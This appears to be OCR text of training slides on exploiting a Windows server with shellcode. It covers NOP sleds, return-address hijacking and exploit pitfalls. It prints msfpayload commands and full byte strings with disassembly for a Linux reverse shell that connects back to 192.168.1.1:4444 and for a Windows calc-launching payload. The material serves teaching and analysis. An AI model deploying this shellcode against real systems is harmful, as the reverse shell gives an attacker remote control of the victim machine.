Exploiting a Windows Server Using Shellcode

Dr. Jared DeMott
CHIEF HACKING OFFICER

@jareddemott www.vdalabs.com


Overview

Shellcode

Demo

Traditional Windows Server Exploit

Demo



NOPs

Shellcode

Hijack

Deliver Traditional Binary Blob to Vulnerable Program


- NOPs
  - 0x90, 0x41, etc.
- Shellcode
  - ConnectBack, Exec, etc.
- Return Address
  - Often dynamically calculated

Shellcode

- Can be hand-written with .s or .asm files and compiled with *nasm* or *ml*
- Can be generated by a framework such as metasploit

Creating Linux Connect Back Shellcode

```
msfpayload linux_ia32_reverse LHOST=192.168.1.1 LPORT=4444 C

SC = "\x31\xdb\x53\x43\x53\x6a\x02\x6a\x66\x58\x89\xe1\xcd\x80\x93\x59”\

"\xb0\x3f\xcd\x80\x49\x79\xf9\x5b\x5a\x68\xc0\xa8\x01\x01\x66\x68”\

"\x11\x5c\x43\x66\x53\x89\xe1\xb0\x66\x50\x51\x53\x89\xe1\x43\xcd”\

"\x80\x52\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x52\x53”\

"\x89\xe1\xb0\x0b\xcd\x80”
```



```
seg000:00000000 ; Segment type: Pure code
seg000:00000000 seg000          segment byte public 'CODE' use32
seg000:00000000                 assume cs:seg000
seg000:00000000                 assume es:nothing, ss:nothing, ds:nothing, fs:nothing, gs:nothing
seg000:00000000                 xor     ebx, ebx
seg000:00000002                 push    ebx
seg000:00000003                 inc     ebx
seg000:00000004                 push    ebx
seg000:00000005                 push    2
seg000:00000007                 push    66h
seg000:00000009                 pop     eax
seg000:0000000A                 mov     ecx, esp
seg000:0000000C                 int     80h             ; LINUX - sys_socket
seg000:0000000E                 xchg    eax, ebx
seg000:0000000F                 pop     ecx
seg000:00000010
seg000:00000010 loc_10:                                 ; CODE XREF: seg000:00000015↓j
seg000:00000010                 mov     al, 3Fh ; '?'
seg000:00000012                 int     80h             ; LINUX -
seg000:00000014                 dec     ecx
seg000:00000015                 jns     short loc_10
seg000:00000017                 pop     ebx
seg000:00000018                 pop     edx
seg000:00000019                 push    101A8C0h
seg000:0000001E                 push    small 5C11h
seg000:00000022                 inc     ebx
seg000:00000023                 push    bx
seg000:00000025                 mov     ecx, esp
seg000:00000027                 mov     al, 66h
seg000:00000029                 push    eax
seg000:0000002A                 push    ecx
seg000:0000002B                 push    ebx
seg000:0000002C                 mov     ecx, esp
seg000:0000002E                 inc     ebx
seg000:0000002F                 int     80h             ; LINUX -
seg000:00000031                 push    edx
seg000:00000032                 push    'hs//'
seg000:00000037                 push    'nib/'
seg000:0000003C                 mov     ebx, esp
seg000:0000003E                 push    edx
seg000:0000003F                 push    ebx
seg000:00000040                 mov     ecx, esp
seg000:00000042                 mov     al, 0Bh
seg000:00000044                 int     80h             ; LINUX -
```

socketcall

dup2


socketcall

execve

PoC Windows Shellcode


```
msfpayload win32_exec CMD="calc" C

Shellcode = "\xfc\xe8\x44\x00\x00\x00\x8b\x45\x3c\x8b\x7c\x05\x78\x01\xef\x8b"\

"\x4f\x18\x8b\x5f\x20\x01\xeb\x49\x8b\x34\x8b\x01\xee\x31\xc0\x99"\

"\xac\x84\xc0\x74\x07\xc1\xca\x0d\x01\xc2\xeb\xf4\x3b\x54\x24\x04"\

"\x75\xe5\x8b\x5f\x24\x01\xeb\x66\x8b\x0c\x4b\x8b\x5f\x1c\x01\xeb"\

"\x8b\x1c\x8b\x01\xeb\x89\x5c\x24\x04\xc3\x31\xc0\x64\x8b\x40\x30"\

"\x85\xc0\x78\x0c\x8b\x40\x0c\x8b\x70\x1c\xad\x8b\x68\x08\xeb\x09"\

"\x8b\x80\xb0\x00\x00\x00\x8b\x68\x3c\x5f\x31\xf6\x60\x56\x89\xf8"\

"\x83\xc0\x7b\x50\x68\xf0\x8a\x04\x5f\x68\x98\xfe\x8a\x0e\x57\xff"\

"\xe7\x63\x61\x6c\x63\x00";
```

And leave RET on Stack



```
seg000:00000000                 cld
seg000:00000001                 call    sub_4A
seg000:00000006                 mov     eax, [ebp+3Ch]
seg000:00000009                 mov     edi, [ebp+eax+78h]
seg000:0000000D                 add     edi, ebp
seg000:0000000F                 mov     ecx, [edi+18h]
seg000:00000012                 mov     ebx, [edi+20h]
seg000:00000015                 add     ebx, ebp
seg000:00000017
seg000:00000017 loc_17:                                 ; CODE XREF: seg000:00000030↓j
seg000:00000017                 dec     ecx
seg000:00000018                 mov     esi, [ebx+ecx*4]
seg000:0000001B                 add     esi, ebp
seg000:0000001D                 xor     eax, eax
seg000:0000001F                 cdq
seg000:00000020
seg000:00000020 loc_20:                                 ; CODE XREF: seg000:0000002A↓j
seg000:00000020                 lodsb
seg000:00000021                 test    al, al
seg000:00000023                 jz      short loc_2C
seg000:00000025                 ror     edx, 0Dh
seg000:00000028                 add     edx, eax
seg000:0000002A                 jmp     short loc_20
seg000:0000002C ; ---------------------------------------------------------------
seg000:0000002C
seg000:0000002C loc_2C:                                 ; CODE XREF: seg
seg000:0000002C                 cmp     edx, [esp+4]
seg000:00000030                 jnz     short loc_17
seg000:00000032                 mov     ebx, [edi+24h]
seg000:00000035                 add     ebx, ebp
seg000:00000037                 mov     cx, [ebx+ecx*2]
seg000:0000003B                 mov     ebx, [edi+1Ch]
seg000:0000003E                 add     ebx, ebp
seg000:00000040                 mov     ebx, [ebx+ecx*4]
seg000:00000043                 add     ebx, ebp
seg000:00000045                 mov     [esp+4], ebx
seg000:00000049                 retn
seg000:0000004A
```

Decode function hashes and call



```
seg000:0000004A ; =============== S U B R O U T I N E =======================================
seg000:0000004A
seg000:0000004A
seg000:0000004A sub_4A          proc near               ; CODE
seg000:0000004A                 xor     eax, eax
seg000:0000004C                 mov     eax, fs:[eax+30h]
seg000:00000050                 test    eax, eax
seg000:00000052                 js      short loc_60
seg000:00000054                 mov     eax, [eax+0Ch]
seg000:00000057                 mov     esi, [eax+1Ch]
seg000:0000005A                 lodsd
seg000:0000005B                 mov     ebp, [eax+8]
seg000:0000005E                 jmp     short loc_69
seg000:00000060 ; ---------------------------------------------------------------------------
seg000:00000060
seg000:00000060 loc_60:                                 ; CODE XREF: sub_4A+8↑j
seg000:00000060                 mov     eax, [eax+0B0h]
seg000:00000066                 mov     ebp, [eax+3Ch]
seg000:00000069
seg000:00000069 loc_69:                                 ; CODE XREF: sub_4A+14↑j
seg000:00000069                 pop     edi
seg000:0000006A                 xor     esi, esi
seg000:0000006C                 pusha
seg000:0000006D                 push    esi
seg000:0000006E                 mov     eax, edi
seg000:00000070                 add     eax, 7Bh ; '{'
seg000:00000073                 push    eax
seg000:00000074                 push    5F048AF0h
seg000:00000079                 push    0E8AFE98h
seg000:0000007E                 push    edi
seg000:0000007F                 jmp     edi
seg000:0000007F sub_4A          endp
seg000:0000007F
seg000:0000007F ; ---------------------------------------------------------------------------
seg000:00000081 aCalc           db 'calc',0
seg000:00000081 seg000          ends
seg000:00000081
```

Locate kernel32.dll using PEB offset 30 to fs register

Setup hash of functions to call

Demo

Shellcode Investigation

- Compare to Windows shellcodes
- Both from Metasploit

Modifying or Reversing SC

Debug

- 0xcc
  - Single step through shellcode

If you find an exploit in the wild

- IDA pro
  - Load as blob
    - Type ‘c’ at the beginning to disassemble

Exploitation Pitfalls

Solid Understanding

- Bug, chipset, OS, more

Mangled Shellcode

- Filtered characters
  - App specific
- ESP meets EIP == bad

Wrong Return Address

- Byte alignment

OS Mitigations

Traditional Windows Stack Buffer Overflow

